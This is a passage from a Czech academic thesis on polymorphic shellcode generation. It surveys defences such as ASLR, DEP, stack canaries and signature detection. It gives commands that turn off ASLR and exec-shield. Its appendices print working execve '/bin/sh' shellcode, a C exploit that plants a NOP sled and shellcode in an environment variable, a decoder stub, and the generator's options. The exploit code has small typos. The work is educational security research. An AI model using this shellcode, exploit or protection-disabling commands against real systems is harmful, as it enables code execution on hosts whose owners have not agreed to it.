Mimo tuto hardwarovou implementaci existují ještě další, softwarové. Na linuxových distribucích se nachází bezpečnostní záplata exec-shield, která označuje datovou paměť jako nespustitelnou a paměť programu jako nezapisovatelnou. Další bezpečnostní záplatou je PaX, vydaná v roce 2000. Stejně jako exec-shield označuje datovou paměť jako nespustitelnou a paměť programu jako nezapisovatelnou, navíc ale ještě náhodně reorganizuje programovou paměť (čímž implementuje obdobu další preventivní obranu, kterou popíšeme v *Kapitole 5.1.4)*. Tuto techniku můžeme vypnout, za předpokladu, že máme práva superuživatele. Avšak v takovém případě by zneužití zranitelnosti

programu již nejspíš nemělo smysl. Pro testovací účely tento fakt ale můžeme zanedbat. Příkazy pro vypnutí jsou následující:

```
echo 0 > /proc/sys/kernel/exec-shield
sysctl –w kernel.exec-shield=0
```

Obdobou výše zmíněných protiopatření na systémech Windows je technologie Prevence spouštění dat[18], která se na operačních systémech Windows poprvé objevila ve Windows XP SP2. Zabraňuje provádění instrukcí v regionech, kde jsou předpokládána data, tj. zejména na zásobníku. Softwarová implementace v tomto případě nesouvisí s nespustitelností zásobníku, ale zabraňuje přepisování strukturovaného ošetření výjimek[19]. Hardwarová implementace je opět založena na NX bitu procesoru. Na operačním systému Windows 7 je tato technika standardně zapnuta pouze pro systémové procesy. Ve vývojovém prostředí Microsoft Visual Studio můžeme tuto techniku vypnout nastavením přepínače /NXCOMPACT:NO:

```
Properties->Configuration properties->Linker->
     ->Advanced->Data Execution Prevention (DEP)
```

5.1.4 Náhodné rozložení paměti

Moderní operační systémy obsahují protiopatření ASLR[20], které zavádí proměnlivé rozložení paměti. Díky němu je nalezení odpovídající adresy, kterou potřebujeme přepsat návratovou adresu funkce, vysoce obtížné.

Implementace tohoto opatření na operačních systémech Windows a Linux se mírně liší. U druhého ze jmenovaných systémů se rozložení mění při každém spuštění programu. Na Windows se oproti tomu v současné době rozložení mění pouze při restartu systému.

V případě, že je na Linuxu toto opatření zapnuto, využívá se u všech kompilovaných programů. Pokud však máme v danou chvíli práva superuživatele (root), můžeme tuto techniku vypínat i zapínat. Oba následující příkazy, za předpokladu, že je spouštíme s právy superuživatele (roota), náhodné rozložení paměti vypínají:

```
echo 0 > /proc/sys/kernel/randomize_va_space
sysctl –w kernel.randomize_va_space=0
```

Při použití druhého příkazu zůstane náhodné rozložení paměti vypnuté až do dalšího restartu systému. Pokud u zmíněných příkazů nahradíme 0 za 1, toto opatření zapneme. I když bude toto opatření aktivní, existují způsoby, jak je obejít, zejména pomocí využití části adresového prostoru, který se nemění, tj. segmentů BSS, data a hromada.

Jak je to ale na Windows? V případě aktivovaného náhodného rozložení paměti je náhodný téměř celý uživatelský adresový prostor – jak PE soubory, hromada, zásobníky pro jednotlivá vlákna, tak i dynamicky linkované knihovny, PEB (Process Environment Block) i TEB (Thread Environment

[18] anglicky DEP – Data Execution Prevention
[19] anglicky SEH – Stuctured Exeption Handler
[20] zkratka z anglického Address Space Layout Randomization

Block). Pokud program překládáme pomocí vývojového prostředí Microsoft Visual Studio, můžeme toto nastavení vypnout v nastavení projektu nastavením přepínače /DYNAMICBASE:NO:

```
Properties->Configuration properties->
     ->Linker->Advanced->Randomized Base Address
```

Tato ochrana je automaticky přítomna u všech systémových programů. Při překladu programu například pomocí vývojového prostředí Code::Blocks za použití překladače GCC se toto opatření vůbec neaktivuje.

5.1.5 Kontrola přetečení bufferu

Technologií, které kontrolují přetečení bufferu na zásobníku, existuje více. Všeobecně bychom mohli říci, že kontrolují, jak již název této podkapitoly napovídá, zda nedochází k přetečení.

Nejdříve se podíváme, jaké technologie tohoto typu se nacházejí na linuxových operačních systémech. První z nich je nástroj StackShield, který kopíruje návratovou adresu funkce na bezpečné umístění. Ve chvíli, kdy se provádí epilog funkce, zkontroluje, zda návratová adresa funkce na zásobníku a uložená adresa jsou shodné. V případě neshody je daná funkce okamžitě ukončena. Další technologií je StackGuard, která je obsažena v překladači GCC od verze 2.7.2.2. Od verze 3.x však již standardně přítomna není a programátor musí pro její použití doinstalovat požadované rozšíření. V čem spočívá ochrana poskytovaná touto technologií? StackGuard přidává kontrolní proměnnou (tzv. „kanárka“) před návratovou adresu funkce. Během provádění epilogu se zkontroluje, zda tato proměnná nebyla přepsána, a v případě změny se program okamžitě ukončí. Poslední podobnou technologií je Stack Smashing Protector (ProPolice), která je přítomna jako rozšíření GCC 3.x a od verze 4.x je již pevnou součástí překladače. Vychází z výše zmíněné technologie StackGuard, kterou rozšiřuje o možnost chránit kontrolními proměnnými nejen návratovou adresu funkce, ale i všechny registry uložené v průběhu prologu funkce. Zároveň přeorganizuje proměnné uvnitř funkce tím způsobem, že ukazatele a pole umístí na vyšší paměťové pozice. Posledním mechanismem je kopírování argumentů funkce k lokálním proměnným. Tuto ochranu proti přetečení je možno zapnout překladem s přepínačem `-fstack-protector`. Na systémech, které tohoto přepínače využívají standardně vždy, jej lze vypnout překladem s přepínačem `-fno-stack-protector`.

Na operačním systému Windows se obdoba technologie ProPolice nazývá Buffer Security Check. Je přítomna v Microsoft Visual Studiu od verze 2003 prostřednictvím přepínače /GS, jenž je standardně zapnutý. Podobně jako poslední zmíněná obrana na Linuxu poskytuje dva mechanismy, kterými jsou vkládání kontrolních proměnných a reorganizace lokálních proměnných. Toto protiopatření můžeme vypnout v nastavení projektu nastavením přepínače /GS-:

```
Properties->Configuration properties->
     ->C/C++->Code generation->Buffer security Check
```

5.2 Aktivní obrana

5.2.1 Detekce vzorů

Tato metoda detekce je základním kamenem obrany proti shell-kódům. Dokáže rozeznat kteroukoli z částí klasického exploitu – opakující se posloupnost `NOP` instrukcí (0x90) či návratových adres jsou vysoce podezřelé a detektor je ihned objeví. Stejně tak i zpravidla objeví vlastní operační kód. Všechny známé posloupnosti má uloženy v databázi, která je stále rozšiřována v souvislosti s objevováním nových nebezpečných vzorů. Z toho plyne, že má-li být detektor schopen rozpoznat i nové hrozby, musí být často aktualizován.

Pokud ale začneme používat generátory polymorfních shell-kódů, tento druh obrany se stává stále nevýhodnějším. Vzhledem k měnění podoby shell-kódu při každém generování úspěšnost detekce rapidně klesá. Jedinou šancí je nalezení společných vzorů, které jsou způsobeny nedokonalostí generátoru. Zpravidla těmito vzory bývají části dekodéru, které jsou nedokonale zamaskovány. V případě dlouhého opakování návratové adresy je šance na detekci taktéž zvýšena. Nižší bity adresy sice mohou být změněny, horní ale stále zůstávají stejné.

Při dynamickém vytváření pravidel pro každou detekovanou podobu shell-kódu se paměťová i časová složitost rychle zvyšují. Zároveň se zvyšuje i množství falešně pozitivních nálezů.

Dopad rozvoje polymorfních metod na detekci signatur je více popsán v [9].

5.2.2 Detekce anomálií

Oproti předchozí technice nezkoumá tato metoda vzory, ale chování na síti. Nejprve potřebuje pro svoji správnou funkci shromáždit statistické údaje o síťovém provozu, který je považován za normální. S těmito daty jsou posléze porovnávány zkoumané události. Z toho vyplývá, že údaje o běžném provozu musíme udržet stále aktuální, jinak je vysoká pravděpodobnost generování falešně pozitivních výsledků. Za účelem co nejrychlejšího zpracování dat pro statistickou analýzu síťového provozu se mohou být využity neuronové sítě.

Příkladem, jak takováto detekce funguje, může být situace, kdy jsme při sběru statistických údajů zjistili, že průměrný počet spojení na portu 12 345 je 1 000 za den. Pokud ale najednou tento počet spojení vzroste na 100 000, bude vygenerováno upozornění o výskytu anomálie.

5.2.3 Emulace

Při zjišťování, zda zkoumaný objekt (program) je škodlivý, využívají antivirové systémy emulaci vykonávání. Tímto způsobem mohou bezpečně otestovat soubor, aniž by se jeho případné nežádoucí účinky projevily v systému. Nevýhodou emulace je fakt, že nemůže probíhat libovolně dlouho z důvodu vysoké zátěže systému.

Tento způsob detekce je proti polymorfním shell-kódům vysoce účinný a v porovnání se zmíněnými předchozími detekcemi výkonnější.

6 Závěr

Při zneužívání zranitelnosti programu pomocí polymorfních shell-kódů se bezpečnostní systémy založené zejména na detekci vzorů dostávají do potíží. Obrovské množství variací daného shell-kódu zahlcuje databázi vzorů a prodlužuje čas potřebný pro analýzu potenciálně škodlivého kódu. Jedinou šancí detekce vzorů je nelezení shodných artefaktů, které jsou způsobeny nedokonalou implementací polymorfních metod. Dalším způsobem řešení tohoto problému je vývoj odlišných druhů detekce, založených na jiných přístupech.

Z pohledu dalšího vývoje pokročilého generátoru polymorfních shell-kódů se naskýtá množství dalších úprav. Generátor umožňuje ve falešném NOP sledu, díky použití dvoubajtových kombinací, zastoupení až 52 % celého spektra bajtů. Umožňuje tedy, na rozdíl od generátorů používajících pouze jednobajtové instrukce, využít dalších 31 % spektra. I tato hodnota by se ale dala ještě navýšit pomocí zahrnutí dalších vícebajtových kombinací, což je jeden ze směrů vylepšení generátoru. Další úpravou by mohlo být zlepšení polymorfních vlastností dekodéru, aby vlastní dekódovací program nebyl vždy stejný, ale aby existovalo několik variant s různými použitými instrukcemi a použitými registry. Další úpravou dekodéru je umístění druhé dekódovací posloupnosti za vlastní operační kód.

Podstatným vylepšením by byla i implementace tvorby tisknutelných ASCII shell-kódů. Také NOP sled by se dal upravit tak, aby využíval pouze tisknutelných znaků. Poté by se nám nabízela rovněž i možnost použití slovníku během tvorby sledu, čímž bychom jej zamaskovali tak, aby vypadal jako klasický text.

Literatura

[1] ERICSON, Jon. *Hacking – umění exploitace*. 2. upravené a doplněné vydání. Brno: Zoner Press, 2009. 544 s. ISBN 978-80-7413-022-9.

[2] ONE, Aleph. Smashing The Stack For Fun And Profit. *Phrack Magazine* [online]. 1996, 7 (49), [cit. 2011-05-01]. Dostupné z WWW: <http://www.phrack.com/issues.html?issue=49&id=14#article>.

[3] ANDREA, Cugliari – GRAZIANO, Mariano. Smashing the stack in 2010 [online]. Torino: 2010. Semestrální práce. Politecnico di Torino. Dostupné z WWW: <http://www.mgraziano.info/docs/stsi2010.pdf>.

[4] ANLEY, Chris, et al. Shellcoder's Handbook. Second edition. Indianapolis: Wiley Publishing, Inc., 2007. 704 s. ISBN 978-0-470-08023-8.

[5] MAREK, Rudolf. Učíme se programovat v jazyce Assembler pro PC. Dotisk prvního vydání. Brno: Computer Press, a.s., 2007. 222 s. ISBN 80-7226-843-0.

[6] HANNA, Steve. *Shellcoding for Linux and Windows Tutorial* [online]. 2004, 2007 [cit. 2011-01-05]. Www.vividmachines.com. Dostupné z WWW: <http://www.vividmachines.com/shellcode/shellcode.html >.

[7] SKAPE. *Understanding Windows Shellcode* [online]. 2003 [cit. 2011-01-05]. Nologin.org. Dostupné z WWW: <http://www.nologin.org/Downloads/Papers/win32-shellcode.pdf >.

[8] KEROMYTIS, Angelos. *On the Infeasibility of Modeling Polymorphic Shellcode* [online]. Alexandria, Virginia, USA, 2007. 11 s. Oborová práce. Columbia University. Dostupné z WWW: <http://www.cs.columbia.edu/~angelos/Papers/2007/polymorph.pdf>.

[9] DESTRIAN, Theo, et al. Polymorphic Shellcode Engine Using Spectrum Analysis. *Phrack Magazine* [online]. 2003, 9 (61), [cit. 2011-05-01]. Dostupný z WWW: <http://www.phrack.com/issues.html?issue=61&id=9#article>.

[10] ENDORF, Carl – SCHULTZ, Eugene – MELLANDER, Jim. *Detekce a prevence počítačového útoku*. 1. vydání. Praha : Grada, 2005. 356 s. ISBN 80-247-1035-8.

[11] *Intel* [online]. 2007 [cit. 2011-05-17]. Intel 64 and IA-32 Architectures Software Developer's manuals. Dostupné z WWW <http://www.intel.com/products/processor/manuals >

Seznam příloh

Příloha A – Zpřístupnění shellu v ASM

Kód v jazyce symbolických instrukcí, který zpřístupňuje shell:

```
BITS 32
[SECTION .text]

global _start

_start:
       jmp short ender

starter:
       pop ebx              ; Získáme adresu řetězce
       xor eax, eax         ; Vynulujeme registr EAX
       mov [ebx+7], al      ; Na adresu [EBX+7] vložíme 0x00
       mov [ebx+8], ebx     ; Vložíme adresu z EBX na místo AAAA
       mov [ebx+12], eax    ; Na adresu [EBX+12] vložíme 0x00000000
       lea ecx, [ebx+8]     ; Získáme adresu pole argv
       lea edx, [ebx+12]    ; Získáme adresu pole envp
       mov al, 11           ; Vložíme do EAX 11 (systémové volání)
       int 0x80             ; vyvoláme softwarové přerušení

ender:
       call starter
       db '/bin/shXAAAABBBB'
```

Reprezentace výše uvedeného programu v textovém řetězci:

```
\xeb\x16\x5b\x31\xc0\x89\x43\x07\x89\x5b\x08\x89\x43\x0c\x8d\x4b\x08
\x8d\x53\x0c\xb0\x0b\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f
\x73\x68\x58\x41\x41\x41\x41\x42\x42\x42\x42
```

Příloha B – Kód exploitu v C

Příklad exploitu v jazyce C využívajícího proměnných prostředí pro uložení shell-kódu.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#define OFFSET 150
#define BUFFERLENGHT 300
#define NOP 0x90

char code[] =
      "\xeb\x16\x5b\x31\xc0\x89\x43\x07\x89\x5b\x08\x89\x43\x0c"\
      "\x8d\x4b\x08\x8d\x53\x0c\xb0\x0b\xcd\x80\xe8\xe5\xff\xff"\
      "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x58\x41\x41\x41\x41\x42"\
      "\x42\x42\x42";

unsigned long get_sp(void)
{
      __asm__("mov %esp,%eax");
}

int main(int argc, char ** argv)
{
      unsigned int ret_addr
      char buffer[BUFFERLENGHT];
      memset(buffer, 0x00, BUFFERLENGHT);

      // Zjistíme adresu, která by mela ukazovat do NOP sledu.
      ret_addr = get_sp() - OFFSET;

      // Naplníme buffer opakující se návratovou adresou.
      for(int i=0; i < BUFFERLENGHT; i+=4)
      {
            *((unsigned int*)(buffer + i)) = ret_addr;
      }

      // Do první poloviny bufferu nakopírujeme NOP sled.
      memset(buffer, NOP, BUFFERLENGTH/2);

      // Vložíme za NOP sled operační kód.
      memcpy(buffer + BUFFERLENGTH/2, code, sizeof(code)-1);

      // Vložíme na začátek bufferu EGG= a uložíme buffer jako
      // proměnnou prostředí EGG
      memcpy(buffer, "EGG=", 4);
      putenv(buffer);
      system("/bin/bash");

      return 0;
}
```

Příloha C – Kód dekodéru v ASM

Zdrojový kód dekodéru pro operační kód o maximální délce 255 bajtů, který provede dekódování operačního kódu na zásobníku:

```
BITS 32
[SECTION .text]

global _start

_start:
        jmp short ender

starter:
    pop esi                 ; Získáme adresu op. kódu
    xor ecx, ecx            ; Vynulujeme registr ecx
    mov cl, 0x00            ; Za 0x00 dosadíme délku op. kódu

decode:
                            ; Zde se budou nacházet vlastní
                            ; dekódovací instrukce

    inc esi                 ; Posuneme se na další znak op. kódu
    loop decode             ; Snížíme ecx o 1 a pokud se nerovná 0
                            ; skočíme na začátek dekódovacích
                            ; instrukcí
    jmp short cont

ender:
        call starter

cont:

decode:
```

Reprezentace výše uvedeného programu v textovém řetězci:

```
\xeb\x0a\x5e\x31\xc9\xb1\x00\x46\xe2\xfd\xeb\x05\xe8\xf1\xff\xff\xff
```

Příloha D – Nápověda k programu

Níže se nachází nápověda programu, kterou je možno zobrazit spuštěním programu s parametrem `–help`.

```
Bakalarska prace
Generator polymorfnich shell-kodu
Autor: Radovan Plocek, xploce00stud.fit.vutbr.cz
Pomoci kombinace parametru lze nastavit vlastnosti vysledneho shell-
kodu.
Parametry:

    -o Nastavi offset.

    -bsize Nastavi celkovou velikost vysledneho shell-kodu.

    -n Nastavi uroven polymorfismu NOP sledu:
            0: NOP sled nebude vytvoren.
            1: NOP sled se bude skladat pouze z instrukci NOP.
            2: NOP sled vytvoren z jednobajtovych instrukci.
            3: NOP sled vytvoren z vicebajtovych kombinaci.

    -nsize Nastavi delku NOP sledu.

    -d Nastavi uroven polymorfismu dekoderu.
            0: Operacni kod nebude vytvoren.
            1: Operacni kod bez zakodovani.
            2: Pouziti jednoducheho dekoderu.
            3: Jsou pouzity nadbytecne instrukce pro zmenu dekoderu.

    -dsize Nastavi pocet dekodovacich instrukci.

    -r Nastavi uroven polymorfismu posloupnosti navratovych adres.
            0: Navratova adresa nebude vytvorena.
            1: Nemenena navratova adresa.
            2: Spodni bity adresy se meni podle delky NOP sledu.

    -ao Nastavi presnou vzdalenost navratove adresy od zacatku
        bufferu.

    -p Nastavi uroven vyplne.
            0: Vypln nebude vytvoren.
            1: Pouziti vyplne.

    -psize Nastavi delku vyplne.
```

```
-output Nastavi soubor pro zapis vysledneho shell-kodu.

-input Nastavi soubor se shell-kodem. Operacni kod v souboru
     musi byt ve tvaru posloupnosti \xnn, kde nn je
     hexadecimalni cislo.

 -help Vytiskne tuto napovedu.
```

Příloha E – Obsah DVD

Adresář	Obsah
./readme.txt	Obsah DVD
./bin	Spustitelné verze programu.
./bin/tests	Ukázkové příklady
./doc	Elektronická verze této zprávy
./install	Instalační soubory
./src	Zdrojové soubory programu